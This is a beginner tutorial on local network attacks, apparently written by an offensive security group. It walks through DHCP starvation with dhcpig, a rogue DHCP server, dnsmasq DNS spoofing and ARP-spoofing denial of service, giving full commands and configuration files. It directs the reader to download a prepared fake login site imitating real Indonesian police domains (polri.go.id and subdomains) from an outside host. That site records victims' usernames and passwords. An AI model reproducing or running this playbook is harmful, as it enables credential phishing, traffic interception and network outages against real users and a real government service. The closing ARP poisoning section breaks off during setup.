A Beginner Guide on Local Area Network Attack

written by : Wisdom

January 2026

www.bluedragonsec.com

https://github.com/bluedragonsecurity/

Table of Contents

1. DHCP Exhaustion Attack & Rogue DHCP Server

Note: for MITM (Man-in-the-Middle Attack) techniques on LAN networks, a DHCP Exhaustion Attack followed by a Rogue DHCP Server is best suited for new users or devices that have never connected to the network before. Meanwhile, ARP Cache Poisoning is a technique suited for attacking all connected devices as well as devices that have never connected to the LAN before.

DHCP Exhaustion Attack

The DHCP Exhaustion Attack is more effective when applied to a LAN that uses Ethernet cables for connectivity, although it can also be applied to Wi-Fi based LANs. However, the attack is not as effective over Wi-Fi and takes considerably longer.

A DHCP Exhaustion Attack (also commonly referred to as DHCP Starvation) is a type of cyber attack that targets a DHCP server within a network. Its goal is to exhaust all available IP addresses so that new devices cannot connect to the network.

Below is an in-depth explanation of how it works, its impact, and prevention methods:

How the Attack Works

A simple analogy: imagine someone who keeps taking queue numbers at a bank using fake identities until all the numbers are gone, so legitimate customers cannot get a turn.

1. Mass Packet Transmission: The attacker uses tools (such as Yersinia or DHCPig) to send thousands of DHCP requests (DHCP Discover) to the server.

2. MAC Address Spoofing: Each request uses a different spoofed MAC (Media Access Control) address.

3. IP Pool Exhaustion: Since the DHCP server treats each request as coming from a unique device, it will lease an IP address for every single request.

4. Incapacitated State: Within a short period, the entire IP address range (IP pool) on the server is consumed by fake identities.

Key Impacts

- **Denial of Service (DoS):** Legitimate users or new devices attempting to join the network will not receive an IP address. As a result, they cannot access the internet or any other network resources.
- A DHCP Exhaustion Attack can serve as the precursor to the next stage of attack, the Rogue DHCP Server.

Rogue DHCP Server

After the legitimate server can no longer assign IP addresses, the attacker activates a Rogue DHCP Server (a fake DHCP server) on the same network.

- **Objective:** Take over the role of the legitimate server to provide network configuration to clients searching for an IP.
- **Data Manipulation:** When a client sends a DHCPDISCOVER, only the attacker's server can respond. The attacker will provide:

- IP Address: So the client can connect.
- Default Gateway: Redirected to the attacker's IP address.
- DNS Server: Redirected to the attacker's DNS (for Phishing attacks).

A DHCP Exhaustion Attack paves the way for a Rogue DHCP Server Attack. If both are executed successfully, the attacker can carry out the following:

- **Man-in-the-Middle (MitM):** Since the Gateway is redirected to the attacker, all client data traffic will pass through the attacker's device before being forwarded to the internet. The attacker can intercept usernames, passwords, and other sensitive data.
- **Phishing:** By controlling DNS, the attacker can redirect users to fake websites (e.g., a fake login page) even though the user types the correct address.

A. DHCP Exhaustion Attack and Rogue DHCP Server

Step 1. Preparation Before the Attack

In step two, we will execute a DHCP Exhaustion Attack followed by a MITM (Man-in-the-Middle Attack) using a Rogue DHCP Server. We will become the intermediary gateway between new client devices joining the network and the actual gateway router. Our Kali Linux machine will also perform DNS spoofing on new client devices that connect to the network.

With DNS Spoofing, you are not only monitoring data but can redirect victims to fake websites. For example, when the victim types facebook.com, they actually end up on your server instead.

First, set up a web server on our Kali Linux. We will use LAMPP for Linux. LAMPP is a combination of the Apache web server, MySQL, and PHP in a single installation package.

Download and install:

```
https://sourceforge.net/projects/xampp/files/XAMPP%20Linux/8.2.12/xampp-linux-x64-8.2.12-0-installer.run
```

After downloading, chmod:

```
chmod +x xampp-linux-x64-8.2.12-0-installer.run
```

Next, run the installer:

```
sudo ./xampp-linux-x64-8.2.12-0-installer.run
```

Once installed, start the web server:

```
/opt/lampp/./lampp start
```

In addition to acting as a gateway, we will also act as a DNS server for users who newly join the network.

Since our PC acts as a DNS server, we will resolve the IP addresses of certain domains to our own IP address. This way, the victim will visit our prepared web server instead of the real website.

We will spoof the following domains: polri.go.id, track.polri.go.id, sinastik.polri.go.id

These websites will point to the web server on our Kali Linux. Note: this technique only works within a LAN / Wi-Fi network.

Set up the Apache virtual host configuration. In the Kali Linux terminal, type:

```
sudo mousepad /opt/lampp/etc/httpd.conf
```

Find the following line: #Include etc/extra/httpd-vhosts.conf

Remove the hash (#) at the beginning so it becomes: Include etc/extra/httpd-vhosts.conf

Save the file.

Next type:

```
sudo mousepad /opt/lampp/etc/extra/httpd-vhosts.conf
```

Replace the contents with:

```
<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs"
```

```
  ServerName localhost
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs/polri.go.id"
  ServerName polri.go.id
  ServerAlias www.polri.go.id
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs/track.polri.go.id"
  ServerName track.polri.go.id
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs/sinastik.polri.go.id"
  ServerName sinastik.polri.go.id
</VirtualHost>
```

Save and exit.

Restart LAMPP:

```
/opt/lampp/./lampp restart
```

Next type:

```
sudo chmod -R 777 /opt/lampp/htdocs
```

Next, download the fake Polri website that we have prepared:


```
cd /opt/lampp/htdocs
wget http://syncrumlogistics.com/docs/polri.tar.bz2
tar jxvf polri.tar.bz2
sudo chmod -R 777 *
```

Step 2. Launching the DHCP Exhaustion Attack on the Router

dhcpig is a network security tool or network penetration software designed to exploit vulnerabilities in the Layer 2 (Data Link Layer) protocol.

Layer	Nama Layer	Fungsi Utama	Contoh Protokol/Perangkat
7	**Application**	Antarmuka langsung dengan pengguna (Web browser, Email).	HTTP, FTP, SMTP
6	**Presentation**	Format data, enkripsi, dan kompresi (Mengubah data agar bisa dibaca).	SSL/TLS, JPEG, ASCII
5	**Session**	Mengelola dan mengontrol sesi komunikasi (Membuka/menutup koneksi).	NetBIOS, RPC
4	**Transport**	Pengiriman data end-to-end dan pemecahan data menjadi segmen.	TCP, UDP
3	**Network**	Pengalamatan logis dan penentuan rute terbaik (*routing*).	IP, Router
2	**Data Link**	Pengalamatan fisik (MAC Address) dan deteksi kesalahan transmisi.	Ethernet, Switch
1	**Physical**	Transmisi data fisik melalui media (kabel, sinyal listrik/cahaya).	Kabel UTP, Hub, Wi-Fi

In this example, I am connected to a Wi-Fi network and obtained the IP address: 10.71.19.14 via the wlan0 interface.



The gateway can be viewed with the command: ip route show

```
$ ip route show
```

```
default via 10.71.19.183 dev wlan0 proto dhcp src 10.71.19.14 metric 600
10.71.19.0/24 dev wlan0 proto kernel scope link src 10.71.19.14 metric 600
```


The default gateway is 10.71.19.183; this is our attack target.

In the next terminal, type dhcpig to check whether it is already installed. If dhcpig is not yet installed, install it on Kali Linux.

Next, open the terminal and open new tabs up to 5 terminals, then type the following command in each terminal:

```
while true; do sudo dhcpig wlan0; sleep 1; done
```

In the terminal running dhcpig, we can see that our Kali Linux is flooding the router with DHCP requests using randomized MAC addresses.



Wait approximately 10 minutes. The purpose of this attack is to exhaust the IP allocation pool stored in the DHCP memory of the router.

To see what is happening behind the scenes, we can check with Wireshark.


To check with Wireshark, type:

```
sudo wireshark
```

After Wireshark is running, select the Wi-Fi interface (on this laptop it is wlan0). Then enter the filter:

```
bootp
```

then press Enter.



- **DHCP Discover:** Kali Linux (0.0.0.0) broadcasts a message across the entire network to search for a DHCP server.
- **DHCP NAK (Negative Acknowledgment):** The DHCP server (10.71.19.183) immediately rejects the request.

Normally, after a Discover, the router should send an Offer. However, in this case the router sends a NAK instead. This typically occurs for the following reasons:

- **IP Pool Exhausted:** The DHCP server has a limited list of IPs and all of them are already allocated.
- **Security/Filtering:** The server may be configured to reject certain MAC addresses or only allow registered devices.
- **Effect of dhcpig:** The massive number of NAK responses indicates the router is either trying to defend itself or has run out of resources to serve new requests.

Step 3. Setting Up the Rogue DHCP Server

We will turn our Kali Linux PC into a replacement DHCP server. When a user connects to the Wi-Fi for the first time, they will receive an IP from our Kali Linux and also receive DNS from our Kali Linux.

First, enable IP forwarding on Kali Linux. Create a file named gate.sh, for example on the Desktop, with the following contents:

```
sudo systemctl stop systemd-resolved
sudo systemctl disable systemd-resolved
sudo sysctl -w net.ipv4.ip_forward=1
sudo sysctl -w net.ipv6.conf.all.forwarding=1
# 2. Reset IPTables
sudo iptables -F
sudo iptables -t nat -F
# 3. NAT: Force outbound packets through wlan0
sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
# 4. Allow forwarding in and out on the same interface
sudo iptables -A FORWARD -i wlan0 -o wlan0 -j ACCEPT
sudo iptables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
# 2. NAT for IPv6 (Masquerade)
sudo ip6tables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
# 3. Allow IPv6 traffic forwarding on wlan0
sudo ip6tables -A FORWARD -i wlan0 -o wlan0 -j ACCEPT
sudo ip6tables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --
to-ports 53
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 53 -j REDIRECT --
to-ports 53
sudo ip6tables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --
to-ports 53
sudo ip6tables -t nat -A PREROUTING -i wlan0 -p tcp --dport 53 -j REDIRECT --
to-ports 53
sudo iptables -I INPUT -p udp --dport 53 -j ACCEPT
sudo iptables -I INPUT -p tcp --dport 53 -j ACCEPT
sudo ifconfig wlan0 promisc
```

Save, then chmod in the terminal:

```
chmod +x gate.sh
```

Run it:

```
./gate.sh
```

Next, install the ISC DHCP server (this is an open source DHCP server for Linux):

```
sudo apt update && sudo apt install isc-dhcp-server
```

After installation, configure it:

```
sudo su
echo "" > /etc/dhcp/dhcpd.conf
sudo nano /etc/dhcp/dhcpd.conf
```

Edit the DHCP server configuration below (adjust according to your Kali Linux IP address):

```
subnet 10.71.19.0 netmask 255.255.255.0 {
  range 10.71.19.100 10.71.19.200;
  option routers 10.71.19.14;
  option domain-name-servers 10.71.19.14;
  option broadcast-address 10.71.19.255;
  default-lease-time 86400;   # Client will lease IP for 1 day
  max-lease-time 172800;      # Maximum lease limit if client requests more
}
```

When finished, press Ctrl+O then Ctrl+X.

Next, configure IPv6:

```
sudo su
echo "" > /etc/dhcp/dhcpd6.conf
sudo nano /etc/dhcp/dhcpd6.conf
```

Edit the contents (adjust according to your IPv6 address on Kali Linux). If unsure, ask an AI such as chatgpt.com or gemini.google.com.

```
subnet6 fe80::/64 {
  range6 fe80::100 fe80::200;
  option dhcp6.name-servers fe80::8b70:bad:15a0:6dc2; # Kali IPv6
  option dhcp6.domain-search "local";
}
```

Step 4. Using dnsmasq for DNS Spoofing

dnsmasq is a DNS service that runs on Linux. We can leverage this service for DNS spoofing of polri.go.id, track.polri.go.id, and sinastik.polri.go.id.

Open a terminal:

```
sudo fuser -k 53/udp
sudo systemctl stop systemd-resolved
sudo systemctl disable systemd-resolved
```

Next:

```
sudo echo "" > /etc/dnsmasq.conf
sudo nano /etc/dnsmasq.conf
```

Enter the following contents:

```
# Do not read /etc/hosts file (optional, to focus on this file)
no-hosts
# Specify public DNS servers for normal domains (Forwarder)
server=8.8.8.8
server=8.8.4.4
# HIJACKING SPECIFIC DOMAINS
# Format: address=/domain/target_ip
address=/polri.go.id/10.71.19.14
address=/track.polri.go.id/10.71.19.14
address=/sinastik.polri.go.id/10.71.19.14
# Listen for queries on all interfaces
interface=wlan0  # Adjust to your interface (e.g., eth0 or wlan0)
listen-address=127.0.0.1,10.71.19.14
```

Next, in the terminal:

```
sudo systemctl start dnsmasq
sudo systemctl enable dnsmasq
```

Next, create a file named isc.sh on your Desktop with the following contents:

```
sudo pkill -9 dhcpig
sudo systemctl stop isc-dhcp-server
sudo rm /var/lib/dhcp/dhcpd.leases
sudo touch /var/lib/dhcp/dhcpd.leases
sudo rm /var/lib/dhcp/dhcpd.leases~
sudo systemctl start isc-dhcp-server
```

Then:

```
chmod +x ./isc.sh
```

Run it:

```
sudo ./isc.sh
```

The isc.sh script will clean the ISC DHCP server pool since our DHCP server also got poisoned when dhcpig was running.

After that, simply wait for new devices to join the network. They will receive an IP from our DHCP server, making us the gateway and DNS server for the newly connected devices.

Step 5. Waiting for New Devices (Victims) to Connect to the Network

Next, simply monitor network traffic with bettercap:


Type:

```
sudo bettercap -iface wlan0
```

To detect when a victim joins the network and receives an IP from our server, we will monitor with bettercap using:


```
net.sniff on
```

When a new device joins the network, it will show up:



There is 1 new client that received an IP from our DHCP server with the address 10.71.19.101.

We can see the domains accessed by the user's computer in the bettercap window:




Since we have already set up DNS for the domains polri.go.id, track.polri.go.id, and sinastik.polri.go.id:

On the victim's laptop, if the victim accesses the domain polri.go.id, the web page we prepared will appear, because the IP for polri.go.id has been set to resolve to our Kali Linux IP address.

The same applies if the victim accesses track.polri.go.id and sinastik.polri.go.id.

The victim will be directed to the login page we have prepared:



If the victim fills in the login and password form on either page, it will be recorded on our server.

If the victim fills in the login form on sinastik.polri.go.id, it will be recorded at:

`http://localhost/sinastik.polri.go.id/log.txt`

If the victim fills in the login form on track.polri.go.id, it will be recorded at:

`http://localhost/track.polri.go.id/log.txt`

2. IP Conflict

An IP Conflict occurs when two devices on the same network attempt to use an identical IP address. Under normal conditions, this is usually a configuration error, but in the context of cybersecurity, it can be a form of Denial of Service (DoS) attack aimed at disconnecting a target from the network.

In a TCP/IP based network, each device must have a unique IP address for data to reach the correct destination. When a conflict occurs:

1. Connection Instability: The operating system (such as Windows or Linux) will detect that its IP address is already in use by another device.

2. Access Disruption: To prevent data collisions, one or both devices will typically disable their network stack or continuously attempt to reconnect.

3. Service Disruption: The target cannot send or receive data packets, effectively disconnecting it from the internet or local resources.

Impact on the Target

- **Windows:** A system popup appears saying "There is an IP address conflict with another system on the network." The internet connection is often disrupted immediately.
- **Linux:** The system log (dmesg) will record the IP duplication, and network routes may become disrupted.
- **IoT Devices:** Often freeze or reboot outright.

In this exercise, we will simulate this attack using the arpspoof tool (a tool within dsniff).

Using the arpspoof Tool

The basic format of arpspoof is:

arpspoof -i [interface] -t [Who to deceive] [Impersonate as whom]

The above command must be executed as the root user.

To bring down the victim's internet connection, we will deceive the gateway into thinking we are the victim, and then deceive the victim into thinking we are the gateway.

First, disable IP forwarding on our Kali Linux:

```
echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward
```

In this example:

Victim IP: 10.71.19.41

Gateway IP: 10.71.19.183

First, we deceive the victim's device into thinking we are the gateway by sending ARP packets:

```
sudo arpspoof -i wlan0 -t 10.71.19.41 10.71.19.183
```

Let it run, then open a new terminal.

Next, we need to deceive the gateway into thinking we are the victim:

```
sudo arpspoof -i wlan0 -t 10.71.19.183 10.71.19.41
```

Result: the victim's internet will be incapacitated because communication from both sides is cut off at our Kali Linux machine.

3. Introduction to ARP

ARP (Address Resolution Protocol) is a critically important protocol in computer networking. In short, ARP serves as a "translator" between logical addresses (IP Address) and physical addresses (MAC Address) on a local area network (LAN).

1. Why is ARP Needed?

Within a network, devices communicate using IP Addresses at the Network layer (Layer 3). However, to physically send data over cables or Wi-Fi at the Data Link layer (Layer 2), devices need the destination MAC Address.

Without ARP, a computer knows who it wants to reach (IP) but does not know where exactly that device is on the physical cable (MAC).

2. Key ARP Components

- **ARP Request:** An "asking" message sent to all devices on the network (Broadcast).
- **ARP Reply:** An "answer" message sent directly (Unicast) by the owner of the requested IP.
- **ARP Cache:** A temporary storage table in the device's memory containing a list of known IP and MAC Address pairs, so the device does not need to ask repeatedly.

3. How ARP Works (Step by Step)

Imagine Computer A wants to send data to Computer B on the same local network.

Step 1: Check ARP Cache. Before sending data, Computer A will check its ARP Cache table. If Computer B's MAC address is already there, data is sent immediately. If not, the ARP process begins.

Step 2: Send ARP Request (Broadcast). Computer A sends an ARP Request packet: "Who has IP 192.168.1.5? Please tell me (192.168.1.2)." This message is a broadcast, meaning all devices on the same switch/hub will receive it.

Step 3: Verification by Other Devices. All devices on the network receive the request. They check: "Is that IP mine?" If not, the device ignores the packet. If yes (Computer B), it will process it.

Step 4: Send ARP Reply (Unicast). Computer B then sends an ARP Reply directly to Computer A: "IP 192.168.1.5 is mine, and here is my MAC address: 00:AA:BB:CC:DD:EE."

Step 5: Update ARP Cache. After receiving the reply, Computer A stores Computer B's IP and MAC pair in its ARP Cache. Now Computer A can wrap the data in an Ethernet Frame and send it directly to Computer B.

4. ARP Table Example

If you type the command arp -a in the Command Prompt (Windows) or Terminal (Linux/Mac), you will see a table like this:

```
Internet Address    Physical Address    Type
192.168.1.1         00-14-22-01-23-45   Dynamic
```

```
192.168.1.5          00-AA-BB-CC-DD-EE   Dynamic
```

4. ARP Poisoning

ARP (Address Resolution Protocol) is a vital protocol in computer networking that maps IP addresses (Logical Address) to MAC addresses (Physical Address).

Simply put, if an IP address is a person's "name" in a building, then a MAC address is their specific "room number." For data to reach the correct destination within a local area network (LAN), the device must know that room number.

ARP Spoofing (also referred to as ARP Poisoning) is a cyber attack technique where an attacker sends fake ARP messages to a local area network (LAN).

Its objective is to trick devices on the network into believing that the attacker's MAC address is the legitimate MAC address of another device, usually the default gateway (router) or another target computer.

How ARP Spoofing Works

To understand this attack, we need to know that the ARP protocol has no verification (authentication) mechanism. A device will trust every ARP reply it receives, even if the device never requested the information in the first place.

1. Spoofing: The attacker sends a fake ARP packet to the victim (e.g., your computer) stating: "The Router's IP is at my (the attacker's) MAC."

2. Cache Poisoning: The victim's computer updates its ARP Cache table with the false information.

3. Traffic Redirection: When the victim wants to send data to the internet, the data is not sent directly to the router but to the attacker's computer first.

4. Attacker Actions: Once the data is in the attacker's hands, they can:

- **Man-in-the-Middle (MitM):** Read or modify sensitive data (passwords, chats, etc.) before forwarding it to the actual destination.
- **Denial of Service (DoS):** Stop data traffic so the victim cannot access the internet.
- **Session Hijacking:** Steal session tokens to take over the victim's accounts.

Key Impacts

- Data Theft: The attacker can intercept unencrypted data (HTTP, FTP, Telnet).
- Data Manipulation: Modifying packet contents in transit.
- Network Disruption: Causing connections to become slow or completely disconnected.

1. ARP Spoofing with arpspoof

We will use arpspoof, which is part of the dsniff tool suite.

dsniff is a package (suite) containing various software tools designed specifically for network analysis and security penetration.

In this example, our Kali Linux is connected to a LAN Wi-Fi network through the wlan0 interface with IP 10.71.19.14, where the gateway IP address is 10.71.19.183.

This gateway IP was obtained with the Linux command:

```
ip route show
$ ip route show
default via 10.71.19.183 dev wlan0 proto static metric 600
10.71.19.0/24 dev wlan0 proto kernel scope link src 10.71.19.14 metric 600
```

Step 1. Preparation

Open a terminal and type:

```
passwd root
```

Then set a new root password if none exists. If one already exists, this step can be skipped.

Next type:

```
su
```

(Enter your password)

Next type:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```
